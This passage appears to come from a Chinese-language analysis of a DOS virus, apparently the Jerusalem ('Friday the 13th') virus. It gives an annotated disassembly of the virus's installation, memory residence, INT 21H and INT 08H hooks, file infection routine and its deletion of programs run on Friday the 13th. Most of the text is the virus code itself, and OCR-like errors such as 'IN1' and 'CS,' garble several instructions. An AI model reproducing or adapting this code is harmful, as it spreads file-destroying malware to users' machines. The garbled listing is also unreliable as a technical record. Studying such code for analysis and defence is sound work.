| 107A:0035    | 00 00          |    | ;这 14 个字节是 4B00H 功能调用的控制块     |
| 107A:0037    | 80 00          |    | ;命令行指针                        |
| 107A:0039    | 63 0D          |    | ;前缀段地址                        |
| 107A:003B    | 5C 00          |    | ;FCB 块                        |
| 107A:003D    | 63 0D          |    | ;前缀段地址                        |
| 107A:003F    | 6C 00          |    | ;FCB 块                        |
| 107A:0041    | 63 0D          |    | ;前缀段地址                        |
| 107A:0043    | 10 07          |    | ;SP的值, 710H是程序代码的尾            |
| 107A:0045    | C7 1D          |    | ;去正在工作的病毒层之后, 内层的SS值          |
| 107A:0047    | C5-00          |    | ;值, 等于 C5通常下一层也是病毒程序          |
| 107A:0049    | C7 1D          |    | ;去正在工作的病毒层之后, 内层的CS值          |
| 107A:004B    | 00 F0 02       |    | ;字节的工作单元, 存放系统数据              |
| 107A:004E    | 00             |    | ;表示命令文件, 1 表示执行文件             |
| 107A:004F    | ... 006A       |    | ;1CH 空间用于存放执行文件的前 1CH 字节      |
| 107A:006B    | 00 00 00 00 00 |    | ;存放读入的文件的最后 5个字节              |
| 107A:0070    | 05 00          |    | ;文件管理字                        |
| 107A:0072    | 20 00          |    | ;文件属性字                        |
| 107A:0074    | 5F 0F          |    | ;文件的日期                        |
| 107A:0076    | 26 37          |    | ;文件的时间                        |
| 107A:0078    | 00 02          |    | ;执行文件的页(page), 每页 200H 字节     |
| 107A:007A    | 10 00          |    | ;执行文件的段(paragraph), 每段 10H 子节 |
| 107A:007C    | 50 0E          |    | ;文件长度低位                       |
| 107A:007E    | C1 00          |    | ;文件长度高位                       |
| 107A:0080    | B9 41 2A 7B    |    | ;正在执行的文件的文件标识指针               |
| 107A:0084    | COMMAND.COM    |    | ;系统中不能感染的一个文件的名字              |
| 107A:008F    | 01             |    | ;0 表示未申请内存, 1 表示已申请内存         |

## 二. 执行文件入口和工作程序

如果内存没有安装病毒程序, 命令程序的执行流程也将经过这里, 但它们必将访问病毒程序的 E0H功能不成功而转移到更后面的安装程序去执行。应当注意的是, 这里的段地址比前面的段地址大 10H, 这是执行文件所要求的。

107A:00C5 CLD

清方向标志

|           |      |            |                         |
|-----------|------|------------|-------------------------|
| 107A:00C6 | PUSH | ES         | ;进栈                     |
| 107A:00C7 | CS,  |            | ;保存 ES 段寄存器的值,它是指向前缀    |
| 107A:00C8 | MOV  | [0031], ES | ;段的。许多数据的处理都与前缀段有关,     |
| 107A:00CC | CS,  |            | ;故保留它们。                 |
| 107A:00CD | MOV  | [0039], ES | ;置 4B00H 功能的控制块         |
| 107A:00D1 | CS,  |            |                         |
| 107A:00D2 | MOV  | [003D], ES |                         |
| 107A:00D6 | CS,  |            |                         |
| 107A:00D7 | MOV  | [0041], ES |                         |
| 107A:00DB | MOV  | AX, ES     | ;前缀段加 10H 后指向程序代码的开始处   |
| 107A:00DD | ADD  | AX, 0010   |                         |
| 107A:00E0 | CS,  |            |                         |
| 107A:00E1 | ADD  | [0049], AX | ;程序代码开始段加上偏移量,得到新的 CS 段 |
| 107A:00E5 | CS,  |            |                         |
| 107A:00E6 | ADD  | [0045], AX | ;程序代码开始段加上偏移量,得到新的 SS 段 |
| 107A:00EA | MOV  | AH, E0     | ;访问 E0H 功能              |
| 107A:00EC | INT  | 21         |                         |
| 107A:00EE | CMP  | AH, E0     | ;病毒程序安装了 ?              |
| 107A:00F1 | JNB  | 0106       | ;没有安装则转。命令文件到达此点则必转     |

如果内存已经安装了病毒程序,且现在工作的是执行文件,则下面几行程序完成去掉一层病毒程序,转到内层去继续执行。如果这个执行文件被感染了多层病毒,则下一层病毒程序的入口点为 CS: C5。通过这个过程,直到最后到达执行程序的入口点并开始执行它。应当注意的是,如果有两层以上的病毒程序,则执行107A:0102 处的转移指令之后,它执行的将是病毒程序的另一份拷贝,这时,除了CS段值发生了变化(变小)之外,区地址和执行代码都相同,好象是循环了一样。

|           |     |            |             |
|-----------|-----|------------|-------------|
| 107A:00F3 | CMP | AH, 03     | ;这个比较没有什么意义 |
| 107A:00F6 | POP | ES         | ;前缀段地址退栈    |
| 107A:00F7 | ES, |            | ;置新的栈地址     |
| 107A:00F8 | MOV | SS, [0045] | ;取堆栈段值      |
| 107A:00FC | CS, |            |             |
| 107A:00FD | MOV | SP, [0043] | ;取堆栈指针      |
| 107A:0101 | CS, |            |             |
| 107A:0102 | JMP | FAR [0047] | ;转移到内层去执行   |

### 三、病毒程序的安装程序

如果启动了一个带有病毒的程序,无论是命令程序还是执行程序,且内存中没有安装病毒程序,就会转移到此点。随后的程序负责安装病毒程序到内存中。

|           |     |            |                       |
|-----------|-----|------------|-----------------------|
| 107A:0106 | XOR | AX, AX     | ;把 ES 段地址置为 0         |
| 107A:0108 | MOV | ES, AX     |                       |
| 107A:010A | ES, |            | ;把 INT FFH 中断向量的值保留到  |
| 107A:010B | MOV | AX, [03FC] | ;CS:4B 之后的 3 字节工作单元中, |
| 107A:010E | CS, |            | 因为程序要使用 INT FFH 的向量   |
| 107A:010F | MOV | [004B], AX | ;地址                   |
| 107A:0112 | ES, |            |                       |
| 107A:0113 | MOV | AL, [03FE] |                       |
| 107A:0116 | CS, |            |                       |



```

107A:0117 MOV [004D], AL
107A:011A ES; ;把只有 3 字节代码的子程序置入
107A:011B MOV WORD PTR [03FC], A5E3 ;INT FFH 中断向量的地址单元中,
107A:0121 ES; ;它的意义是: REPZ MOVSW
107A:0122 MOV BYTE PTR [03FE], CB ; RETF
107A:0127 POP AX ;AX=ES 的值, 即前缀段的地址
107A:0128 ADD AX, 0010 ;加上 10H, 使指向程序的代码段
107A:012B MOV ES, AX
107A:012D PUSH CS ;把 CS 的值赋给 DS
107A:012E POP DS
107A:012F MOV CX, 0710 ;重复移动指令的字节数
107A:0132 SHR CX, 1 ;按字传送, 故除以 2
107A:0134 XOR SI, SI ;源变址指针和目标变址指针都置 0
107A:0136 MOV DI, SI
107A:0138 PUSH ES ;设置 0000:03FC 处子程序的返回地址,
107A:0139 MOV AX, 0142 ;它是移动之后的 142 处, 因为段地址是目标
107A:013C PUSH AX ;段地址 ES
107A:013D JMP 0000:03FC ;完成 710H 个字节的移动

```

0000:03FC 处的子程序由两条指令组成, REPZ MOVSW 和 RETF。它负责把病毒程序的 710H 个字节传送到程序代码段的最前面。这样, 当驻留病毒程序在内存时, 可以使得系统开销最小。

对于命令程序, 病毒程序的代码本身就在前面。所以, 这个子程序的效果形同没有。

对于执行程序, 它把正在执行的病毒程序代码移动到前面, 它的位置紧靠前缀段。

```

107A:0142 MOV AX, CS ;设置新的栈段和栈指针
107A:0144 MOV SS, AX ;SS=CS
107A:0146 MOV SP, 0700 ;栈指针置为 700H
107A:0149 XOR AX, AX ;DS=0, 恢复 INT FFH 中断向量的内容
107A:014B MOV DS, AX ;这 3 个字节在 CS:4BH~4DH 单元中
107A:014D CS;
107A:014E MOV AX, [004B]
107A:0151 MOV [03FC], AX
107A:0154 CS;
107A:0155 MOV AL, [004D]
107A:0158 MOV [03FE], AL
107A:015B MOV BX, SP ;SP=700H
107A:015D MOV CL, 04 ;BX=700H/10H, 它是病毒程序长度的段数
107A:015F SHR BX, CL ;每段 16 个字节
107A:0161 ADD BX, +10 ;加 10H, 因为还包括前缀段 100H 字节
107A:0164 CS;
107A:0165 MOV [0033], BX ;存放段数
107A:0169 MOV AH, 4A ;请求新的内存块, ES 包含数据块的分段,
107A:016B CS; ;BX 包含请求内存块的容量。
107A:016C MOV ES, [0031] ;ES 的值就是前缀段的段地址值
107A:0170 INT 21
107A:0172 MOV AX, 3521 ;取 21H 中断向量的入口地址
107A:0175 INT 21

```

|           |        |                    |                           |
|-----------|--------|--------------------|---------------------------|
| 107A:0177 | CS,    |                    |                           |
| 107A:0178 | MOV    | [0017],BX          | ;存放在 CS,17H--1AH 单元中,以后要  |
| 107A:0178 | CS,    |                    | ;执行 INT 21H 中断的功能程序,可以    |
| 107A:017D | MOV    | [0019],ES          | ;采用长调用方式。                 |
| 107A:0181 | PUSH   | CS                 | ;DS=CS                    |
| 107A:0182 | POP    | DS                 |                           |
| 107A:0183 | MOV    | DX,025B            | ;把 INT 21H 中断置为 CS:25BH,  |
| 107A:0186 | MOV    | AX,2521            | ;以后产生 INT 21H 中断要经过病毒程序   |
| 107A:0189 | INT    | 21                 |                           |
| 107A:018B | MOV    | ES,[0031]          | ;取前缀段地址                   |
| 107A:018F | ES,    |                    |                           |
| 107A:0190 | MOV    | ES,[002C]          | ;取当前环境段的段地址               |
| 107A:0194 | XOR    | DI,DI              | ;准备从环境段的起点处开始搜索有关字符串      |
| 107A:0196 | MOV    | CX,7FFF            | ;环境段长度最大 32767 字节         |
| 107A:0199 | XOR    | AL,AL              | ;搜索代码 0                   |
| 107A:019B | REPZ   |                    |                           |
| 107A:019C | SCASB  |                    |                           |
| 107A:019D | ES,    |                    | ;下一个代码仍旧是 0 吗? 意即比较是否     |
| 107A:019E | CMP    | [DI],AL            | ;连续出现两个 0                 |
| 107A:01A0 | LOOPNZ | 019B               | ;如果不是出现连续两个 0,则继续向后搜索。    |
| 107A:01A2 | MOV    | DX,DI              | ;否则,第一个 0 之后,间隔 3 个字节就是正  |
| 107A:01A4 | ADD    | DX,+03             | ;在执行的文件名。                 |
| 107A:01A7 | MOV    | AX,4B00            | ;准备用 21H 中断的 4B00H 功能重新调用 |
| 107A:01AA | PUSH   | ES                 | ;并执行该文件                   |
| 107A:01AB | POP    | DS                 | ;DS=ES 指向环境段, DS:DX 指向文件名 |
| 107A:01AC | PUSH   | CS                 | ;ES=CS 指向程序段, ES:BX 指向控制块 |
| 107A:01AD | POP    | ES                 |                           |
| 107A:01AE | MOV    | BX,0035            | ;ES:35 是 4B00H 功能调用的控制块   |
| 107A:01B1 | PUSH   | DS                 |                           |
| 107A:01B2 | PUSH   | ES                 |                           |
| 107A:01B3 | PUSH   | AX                 |                           |
| 107A:01B4 | PUSH   | BX                 |                           |
| 107A:01B5 | PUSH   | CX                 |                           |
| 107A:01B6 | PUSH   | DX                 |                           |
| 107A:01B7 | MOV    | AH,2A              | ;得到日期值, CX 表示哪一年,         |
| 107A:01B9 | INT    | 21                 | ;DH 表示哪一月, DL 表示哪一天,      |
| 107A:01BB | CS,    |                    | ;AL 表示星期几。                |
| 107A:01BC | MOV    | BYTE PTR [000E],00 | ;删除文件的标志单元,初值为 0          |
| 107A:01C1 | CMP    | CX,07C3            | ;现在是 1987 年?              |
| 107A:01C5 | JZ     | 01F7               | ;1987 年例外                 |
| 107A:01C7 | CMP    | AL,05              | ;今天是星期五?                  |
| 107A:01C9 | JNZ    | 01D8               | ;不是则转                     |
| 107A:01CB | CMP    | DL,0D              | ;今天是13号?                  |
| 107A:01CE | JNZ    | 01D8               | ;不是则转                     |
| 107A:01D0 | CS,    |                    | ;如果今天是星期五且又是13号,则设        |
| 107A:01D1 | INC    | BYTE PTR [000E]    | ;置删除正在执行的文件的标志            |
| 107A:01D5 | JMP    | 01F7               | ;转移                       |
| 107A:01D7 | NOP    |                    |                           |
| 107A:01D8 | MOV    | AX,3508            | ;取 INT 8H 中断向量地址          |
| 107A:01DB | INT    | 21                 |                           |

```

107A,01DD CS,
107A,01DE MOV [0013],BX ;存 INT 8H 中断向量地址
107A,01E2 CS,
107A,01E3 MOV [0015],ES
107A,01E7 PUSH CS ;DS=CS
107A,01E8 POP DS
107A,01E9 MOV WORD PTR [001F],7E90;置启动显示的延迟常数,约半小时
107A,01EF MOV AX,2508 ;重新设置 INT 8H 中断
107A,01F2 MOV DX,021E ;指向 CS:21EH
107A,01F5 INT 21
107A,01F7 POP DX ;寄存器退栈
107A,01F8 POP CX
107A,01F9 POP BX
107A,01FA POP AX
107A,01FB POP ES
107A,01FC POP DS
107A,01FD PUSHF ;状态寄存器进栈
107A,01FE CS,
107A,01FF CALL FAR [0017] ;调用 21H 中断的 4B00H 功能,加载程序并执行
107A,0203 PUSH DS ;ES=DS
107A,0204 POP ES
107A,0205 MOV AH,49 ;释放分配的内存
107A,0207 INT 21
107A,0209 MOV AH,4D ;接收一个子过程的返回代码
107A,020B INT 21
107A,020D MOV AH,31 ;终止处理并把病毒程序部分驻留在内存
107A,020F MOV DX,0600 ;驻留长度 600H/10H=60H
107A,0212 MOV CL,04
107A,0214 SHR DX,CL
107A,0216 ADD DX,+10 ;60H+10H=70H,即驻留 700H个字节
107A,0219 INT 21 ;调用 21H 中断的 31H 功能
107A,021B XOR AL,AL ;返回码置为 0
107A,021D IRET ;中断返回

```

#### 四. 新的 INT 08H 中断入口

计数器的初值是 7E90H。每次产生 INT 08H 中断就减 1,直到它等于 2,这个过程大约需要半小时。当计数器的值等于 2 时,在一个指定的区间内产生屏幕卷动。以后计数器的值保持在 0 与 1 之间变化,并且会产生延迟,使工作程序的执行速度减慢。

```

107A,021E CS,
107A,021F CMP WORD PTR [001F],+02 ;计数器的值等于 2 了吗?
107A,0224 JNZ 023D ;不是,转
107A,0226 PUSH AX ;寄存器进栈
107A,0227 PUSH BX
107A,0228 PUSH CX
107A,0229 PUSH DX
107A,022A PUSH BP
107A,022B MOV AX,0602 ;向上卷动两行

```



|            |       |                       |                        |
|------------|-------|-----------------------|------------------------|
| 107A, 022E | MOV   | BH, 87                | ; 填充字符的属性码             |
| 107A, 0230 | MOV   | CX, 0505              | ; 卷动的左上角坐标             |
| 107A, 0233 | MOV   | DX, 1010              | ; 卷动的右下角坐标             |
| 107A, 0236 | INT   | 10                    | ; 产生 10H 中断, 完成卷动      |
| 107A, 0238 | POP   | BP                    | ; 寄存器退栈                |
| 107A, 0239 | POP   | DX                    |                        |
| 107A, 023A | POP   | CX                    |                        |
| 107A, 023B | POP   | BX                    |                        |
| 107A, 023C | POP   | AX                    |                        |
| 107A, 023D | CS,   |                       |                        |
| 107A, 023E | DEC   | WORD PTR [001F]       | ; 计数器的值减 1             |
| 107A, 0242 | JNZ   | 0256                  | ; 减了以后, 它等于 0? 不是则转    |
| 107A, 0244 | CS,   |                       |                        |
| 107A, 0245 | MOV   | WORD PTR [001F], 0001 | ; 计数器的值置为 1            |
| 107A, 024B | PUSH  | AX                    | ; 寄存器进栈                |
| 107A, 024C | PUSH  | CX                    |                        |
| 107A, 024D | PUSH  | SI                    |                        |
| 107A, 024E | MOV   | CX, 4001              | ; 执行 4001H 次取操作, 它的作用  |
| 107A, 0251 | REPZ  |                       | ; 旨在延迟工作程序的执行速度        |
| 107A, 0252 | LODSB |                       |                        |
| 107A, 0253 | POP   | SI                    | ; 寄存器退栈                |
| 107A, 0254 | POP   | CX                    |                        |
| 107A, 0255 | POP   | AX                    |                        |
| 107A, 0256 | CS,   |                       |                        |
| 107A, 0257 | JMP   | FAR [0013]            | ; 转到系统定义的 INT 8H 中断去执行 |

### 五. 新的 INT 21H 中断入口

该中断重新定义了 INT 21H 中断的 4B00H 功能, 以便用它感染病毒代码到所有在此期间启动过的命令程序和执行程序。它还自定义了三个功能子程序, 即 DDH, DEH 和 EOH 功能。

#### 1. 自定义的 EOH 功能子程序

|            |       |          |                               |
|------------|-------|----------|-------------------------------|
| 107A, 025B | PUSHF |          | ; 状态寄存器进栈                     |
| 107A, 025C | CMP   | AH, E0   | ; 是请求 EOH 功能吗?                |
| 107A, 025F | JNZ   | 0266     | ; 不是, 转                       |
| 107A, 0261 | MOV   | AX, 0300 | ; 是 EOH, 则返回 AH=3, 表示病毒程序已经安装 |
| 107A, 0264 | POPF  |          | ; 状态寄存器退栈                     |
| 107A, 0265 | IRET  |          | ; 中断返回                        |

#### 2. 功能判定分枝程序

|            |      |          |                        |
|------------|------|----------|------------------------|
| 107A, 0266 | CMP  | AH, DD   | ; 是 DDH 功能吗?           |
| 107A, 0269 | JZ   | 027E     | ; 是, 转                 |
| 107A, 026B | CMP  | AH, DE   | ; 是 DEH 功能吗?           |
| 107A, 026E | JZ   | 0298     | ; 是, 转                 |
| 107A, 0270 | CMP  | AX, 4B00 | ; 是 4B00H 功能吗?         |
| 107A, 0273 | JNZ  | 0278     | ; 不是, 转                |
| 107A, 0275 | JMP  | 032C     | ; 是 4B00H 功能, 转移到感染程序段 |
| 107A, 0278 | POPF |          | ; 状态寄存器退栈              |
| 107A, 0279 | CS,  |          | ; 不是上述几项功能, 转移到系统定义的   |

107A,027A JMP FAR [0017] ;INT 21H 中断入口去执行

### 3. 自定义的 DDH 功能

DDH 功能是为带有病毒的命令程序而编写的,它的作用是把正在执行的命令程序本身的代码前移 710H 个字节,然后转移到起始点去执行。由于命令程序最多只被感染一次,所以,这个过程就是命令程序消除病毒的过程。

```

107A,027E POP AX ;状态寄存器退栈,见 107A,035B 处的进栈
107A,027F POP AX ;区地址退栈,它本是返回时的 IP 值
107A,0280 MOV AX,0100 ;AX 置 100H
107A,0283 CS;
107A,0284 MOV [000A],AX ;存放到 CS,0AH 单元中
107A,0287 POP AX ;CS 段寄存退栈
107A,0288 CS;
107A,0289 MOV [000C],AX ;存放到 CS,0CH 单元中
107A,028C REPZ ;按被感染文件长度移动代码,这里 CX 中的
107A,028D MOVSB ;值是文件长度值。赋值处见 106A,01AFH
107A,028E POPF ;产生中断时的状态寄存器退栈
107A,028F CS;
107A,0290 MOV AX,[000F] ;清 0
107A,0293 CS;
107A,0294 JMP FAR [000A] ;转移到命令程序的开始点,并继续执行

```

注意,完成移动工作的是中断程序的代码,被移动的是产生中断的程序的代码,所以,不会产生覆盖。从中断的返回也值得注意,它是把产生中断时进栈的 6 字节寄存器值全部退掉,只使用 CS 段寄存器的值,使它转向产生中断的程序的 CS,100H 处,而不是返回到产生中断的断点。

### 4. 自定义的 DEH 功能

从现在流行的这个病毒程序版本来看,这个功能没有使用,对它的分析从略。

```

107A,0298 ADD SP,+06
.....
107A,0314 JMP FAR [0023]

```

### 5. 扩充的 4B00H 功能程序段,入口处为 32CH

这段程序是为了删除被启动的程序。也是这个病毒程序比较毒的地方。

```

107A,0318 XOR CX,CX ;属性字置为 0,以便删除只读文件等
107A,031A MOV AX,4301 ;AL=1,改变文件属性到指定属性
107A,031D INT 21
107A,031F MOV AH,41 ;从指定目录中删去一个文件,这个文件就是
107A,0321 INT 21 ;当前启动的命令文件或执行文件
107A,0323 MOV AX,4B00 ;加载并执行这个文件,显然这时会出现文件
107A,0326 POPF ;找不到而出错
107A,0327 CS; ;它使用的参数块是 ES,35,DS,DX 指向文件名
107A,0328 JMP FAR [0017] ;转去执行 21H 中断程序,完成4B00H功能调用

```

此为病毒程序的 4B00H 功能的入口

```

107A,032C CS; ;今天如果是星期五并且是13号,则

```

|           |       |                       |                           |
|-----------|-------|-----------------------|---------------------------|
| 107A:032D | CMP   | BYTE PTR [000E], 01   | ;0EH 单元的值是 1              |
| 107A:0332 | JZ    | 0318                  | ;是 1 则转,即要把这个文件删除掉        |
| 107A:0334 | CS:   |                       |                           |
| 107A:0335 | MOV   | WORD PTR [0070], FFFF | ;文件管理字                    |
| 107A:033B | CS:   |                       |                           |
| 107A:033C | MOV   | WORD PTR [008F], 0000 | ;申请内存标志置为 0               |
| 107A:0342 | CS:   |                       |                           |
| 107A:0343 | MOV   | [0080], DX            | ;保留指向文件名的指针               |
| 107A:0347 | CS:   |                       |                           |
| 107A:0348 | MOV   | [0082], DS            | ;保留指向文件名的指针               |
| 107A:034C | PUSH  | AX                    | ;寄存器进栈                    |
| 107A:034D | PUSH  | BX                    |                           |
| 107A:034E | PUSH  | CX                    |                           |
| 107A:034F | PUSH  | DX                    |                           |
| 107A:0350 | PUSH  | SI                    |                           |
| 107A:0351 | PUSH  | DI                    |                           |
| 107A:0352 | PUSH  | DS                    |                           |
| 107A:0353 | PUSH  | ES                    |                           |
| 107A:0354 | CLD   |                       | ;清方向标志                    |
| 107A:0355 | MOV   | DI, DX                | ;保留指针的副本                  |
| 107A:0357 | XOR   | DL, DL                | ;DL置0,若没指定驱动器,则取内定值       |
| 107A:0359 | CMP   | BYTE PTR [DI+01], 3A  | ;文件名(标识)的第二字节是 ":" ?      |
| 107A:035D | JNZ   | 0364                  | ;即判定是否有驱动器标识,没有则转         |
| 107A:035F | MOV   | DL, [DI]              | ;取驱动器标识符                  |
| 107A:0361 | AND   | DL, 1F                | ;保留最后 5 BITS              |
| 107A:0364 | MOV   | AH, 36                | ;得到磁盘空闲空间, DL=0 为内定驱动器号   |
| 107A:0366 | INT   | 21                    | ;DL=1 表示 A 盘 等等           |
| 107A:0368 | CMP   | AX, FFFF              | ;驱动器编号无效,则 AX=FFFFH       |
| 107A:036B | JNZ   | 0370                  | ;有效则转                     |
| 107A:036D | JMP   | 05E7                  | ;无法对该程序感染病毒               |
| 107A:0370 | MUL   | BX                    | ;AX = 每簇扇区数, BX = 空闲簇数    |
| 107A:0372 | MUL   | CX                    | ;CX = 扇区字节数               |
| 107A:0374 | OR    | DX, DX                | ;两次乘法之后, DX, AX = 空闲空间字节数 |
| 107A:0376 | JNZ   | 037D                  | ;如果 DX 不等于 0,表示空闲空间大于 64K |
| 107A:0378 | CMP   | AX, 0710              | ;空闲空间大于 710H 字节 ?         |
| 107A:037B | JB    | 036D                  | ;小于则转移                    |
| 107A:037D | CS:   |                       |                           |
| 107A:037E | MOV   | DX, [0080]            | ;取文件名指针                   |
| 107A:0382 | PUSH  | DS                    | ;ES=DS                    |
| 107A:0383 | POP   | ES                    |                           |
| 107A:0384 | XOR   | AL, AL                | ;AL 清 0                   |
| 107A:0386 | MOV   | CX, 0041              | ;文件标识的长度不得超过 65 字节        |
| 107A:0389 | REPZ  |                       | ;搜索结束码 0                  |
| 107A:038A | SCASB |                       |                           |
| 107A:038B | CS:   |                       | ;取文件标识指针,下面的程序            |
| 107A:038C | MOV   | SI, [0080]            | ;将文件标识中的字母小写变换成大写         |
| 107A:0390 | MOV   | AL, [SI]              | ;取一个字节                    |
| 107A:0392 | OR    | AL, AL                | ;这个字节为 0 ?                |
| 107A:0394 | JZ    | 03A4                  | ;是 0,已经变换完,转移             |
| 107A:0396 | CMP   | AL, 61                | ;小于小写字母的下限 ?              |



|            |       |                      |                            |
|------------|-------|----------------------|----------------------------|
| 107A, 0398 | JB    | 03A1                 | ;是, 转                      |
| 107A, 039A | CMP   | AL, 7A               | ;大于小写字母的上限?                |
| 107A, 039C | JA    | 03A1                 | ;是, 转                      |
| 107A, 039E | SUB   | BYTE PTR [SI], 20    | ;把这个小写字母变换成大写              |
| 107A, 03A1 | INC   | SI                   | ;指针加 1                     |
| 107A, 03A2 | JMP   | 0390                 | ;去处理下一个字符                  |
| 107A, 03A4 | MOV   | CX, 000B             | ;COMMAND.COM 文件名长度为 11 个字节 |
| 107A, 03A7 | SUB   | SI, CX               | ;把指针调整到 0 之前的 11 个字节处      |
| 107A, 03A9 | MOV   | DI, 0084             | ;目标指针, 指向 COMMAND.COM 代码串  |
| 107A, 03AC | PUSH  | CS                   | ;ES=CS                     |
| 107A, 03AD | POP   | ES                   |                            |
| 107A, 03AE | MOV   | CX, 000B             | ;准备与 COMMAND.COM 比较        |
| 107A, 03B1 | REPZ  |                      | ;当前启动的是 COMMAND.COM 程序?    |
| 107A, 03B2 | CMPSB |                      |                            |
| 107A, 03B3 | JNZ   | 03B8                 | ;不是则转                      |
| 107A, 03B5 | JMP   | 05E7                 | ;转移, 并对 COMMAND.COM 程序感染病毒 |
| 107A, 03B8 | MOV   | AX, 4300             | ;取文件属性                     |
| 107A, 03BB | INT   | 21                   |                            |
| 107A, 03BD | JB    | 03C4                 | ;出错则转, 作出错处理               |
| 107A, 03BF | CS;   |                      |                            |
| 107A, 03C0 | MOV   | [0072], CX           | ;存放取得的文件属性值                |
| 107A, 03C4 | JB    | 03EB                 |                            |
| 107A, 03C6 | XOR   | AL, AL               | ;清 0, 将内定值定为命令文件           |
| 107A, 03C8 | CS;   |                      | ;用 4EH 单元的值区分命令文件与执行文件     |
| 107A, 03C9 | MOV   | [004E], AL           | ;0 表示命令文件, 1 表示执行文件        |
| 107A, 03CC | PUSH  | DS                   | ;ES=DS                     |
| 107A, 03CD | POP   | ES                   |                            |
| 107A, 03CE | MOV   | DI, DX               | ;再从头搜索文件标识的尾, AL=0         |
| 107A, 03D0 | MOV   | CX, 0041             | ;最多 65 字节                  |
| 107A, 03D3 | REPZ  |                      |                            |
| 107A, 03D4 | SCASB |                      |                            |
| 107A, 03D5 | CMP   | BYTE PTR [DI-02], 4D | ;最后一字节是 "M"? 这里指针          |
| 107A, 03D9 | JZ    | 03E6                 | ;超前了 2 字节, 故减 2。是 "M" 则转   |
| 107A, 03DB | CMP   | BYTE PTR [DI-02], 6D | ;是 "m"? 因为前面已经将小写转换成       |
| 107A, 03DF | JZ    | 03E6                 | ;了大写, 这两行程序应省去             |
| 107A, 03E1 | CS;   |                      |                            |
| 107A, 03E2 | INC   | BYTE PTR [004E]      | ;加 1, 表示它是非命令文件            |
| 107A, 03E6 | MOV   | AX, 3D00             | ;打开文件                      |
| 107A, 03E9 | INT   | 21                   |                            |
| 107A, 03EB | JB    | 0447                 | ;打开文件出错, 转移                |
| 107A, 03ED | CS;   |                      | ;AX 中是文件管理字                |
| 107A, 03EE | MOV   | [0070], AX           | ;存放到 70H 工作单元中             |
| 107A, 03F1 | MOV   | BX, AX               | ;传文件管理字到 BX 寄存器中           |
| 107A, 03F3 | MOV   | AX, 4202             | ;把指针移动到文件尾之前的 5 字节处        |
| 107A, 03F6 | MOV   | CX, FFFF             | ;FFFF, FFFB = -5           |
| 107A, 03F9 | MOV   | DX, FFFB             | ;返回时, DX, AX 是新的文件指针地址     |
| 107A, 03FC | INT   | 21                   | ;对命令文件 DX 无意义              |
| 107A, 03FE | JB    | 03EB                 | ;出错则转                      |
| 107A, 0400 | ADD   | AX, 0005             | ;加上 5, 就是文件的长度。但 FCB 并没有改变 |
| 107A, 0403 | CS;   |                      | ;因为是命令文件, 所以它的长度不大于 64K    |

|           |       |                       |                          |
|-----------|-------|-----------------------|--------------------------|
| 107A:0404 | MOV   | [0011], AX            | ;存放文件长度值                 |
| 107A:0407 | MOV   | CX, 0005              | ;准备读入的字节数                |
| 107A:040A | MOV   | DX, 006B              | ;读入时的存放地址                |
| 107A:040D | MOV   | AX, CS                |                          |
| 107A:040F | MOV   | DS, AX                | ;DS=CS                   |
| 107A:0411 | MOV   | ES, AX                | ;ES=CS                   |
| 107A:0413 | MOV   | AH, 3F                | ;读文件, 仅读最后的 5 字节         |
| 107A:0415 | INT   | 21                    |                          |
| 107A:0417 | MOV   | DI, DX                | ;缓冲区地址送 DI               |
| 107A:0419 | MOV   | SI, 0005              | ;指向工作单元 5                |
| 107A:041C | REPZ  |                       | ;比较读入的内容是否与工作单元的值相等      |
| 107A:041D | CMPSB |                       | ;即文件的最后 5 个字节是 "MsDos" ? |
| 107A:041E | JNZ   | 0427                  | ;它是命令文件的免疫标志。不是, 转       |
| 107A:0420 | MOV   | AH, 3E                | ;它已经是被感染了病毒的命令文件了, 就     |
| 107A:0422 | INT   | 21                    | ;不再感染了。现在关闭文件。           |
| 107A:0424 | JMP   | 05E7                  | ;转正常出口处理                 |
| 107A:0427 | MOV   | AX, 3524              | ;取 INT 24H 中断向量地址        |
| 107A:042A | INT   | 21                    |                          |
| 107A:042C | MOV   | [001B], BX            | ;存 INT 24H 中断向量地址        |
| 107A:0430 | MOV   | [001D], ES            |                          |
| 107A:0434 | MOV   | DX, 021B              | ;重新设置 INT 24H 中断向量       |
| 107A:0437 | MOV   | AX, 2524              | ;使指向 CS:021BH            |
| 107A:043A | INT   | 21                    |                          |
| 107A:043C | LDS   | DX, [0080]            | ;文件标识指针 DS:DX            |
| 107A:0440 | XOR   | CX, CX                | ;文件属性字                   |
| 107A:0442 | MOV   | AX, 4301              | ;置文件属性为可写入方式             |
| 107A:0445 | INT   | 21                    |                          |
| 107A:0447 | JB    | 0484                  | ;出错则转                    |
| 107A:0449 | CS,   |                       |                          |
| 107A:044A | MOV   | BX, [0070]            | ;取文件管理字                  |
| 107A:044E | MOV   | AH, 3E                | ;关闭文件                    |
| 107A:0450 | INT   | 21                    |                          |
| 107A:0452 | CS,   |                       |                          |
| 107A:0453 | MOV   | WORD PTR [0070], FFFF | ;置文件为未打开状态               |
| 107A:0459 | MOV   | AX, 3D02              | ;按读写方式打开文件               |
| 107A:045C | INT   | 21                    |                          |
| 107A:045E | JB    | 0484                  | ;出错则转                    |
| 107A:0460 | CS,   |                       |                          |
| 107A:0461 | MOV   | [0070], AX            | ;存文件管理字                  |
| 107A:0464 | MOV   | AX, CS                |                          |
| 107A:0466 | MOV   | DS, AX                | ;DS=CS                   |
| 107A:0468 | MOV   | ES, AX                | ;ES=CS                   |
| 107A:046A | MOV   | BX, [0070]            | ;取文件管理字                  |
| 107A:046E | MOV   | AX, 5700              | ;取被打开的文件的日期和时间           |
| 107A:0471 | INT   | 21                    |                          |
| 107A:0473 | MOV   | [0074], DX            | ;存放日期                    |
| 107A:0477 | MOV   | [0076], CX            | ;存放时间                    |
| 107A:047B | MOV   | AX, 4200              | ;把指针移动到文件的起点             |
| 107A:047E | XOR   | CX, CX                | ;CX=0                    |
| 107A:0480 | MOV   | DX, CX                | ;DX=0                    |

|           |     |                    |              |
|-----------|-----|--------------------|--------------|
| 107A,0482 | INT | 21                 |              |
| 107A,0484 | JB  | 04C3               | ;出错则转        |
| 107A,0486 | CMP | BYTE PTR [004E],00 | ;是命令文件?      |
| 107A,048B | JZ  | 0490               | ;是,转命令文件处理入口 |
| 107A,048D | JMP | 04E6               | ;转执行文件处理程序入口 |

## 六. 命令文件感染程序段

|           |       |                 |                        |
|-----------|-------|-----------------|------------------------|
| 107A,048F | NOP   |                 |                        |
| 107A,0490 | MOV   | BX,1000         | ;申请分配 64K 内存           |
| 107A,0493 | MOV   | AH,48           | ;BX 中是要求分配的段数          |
| 107A,0495 | IN1   | 21              | ;AX,0 指向分配的内存块         |
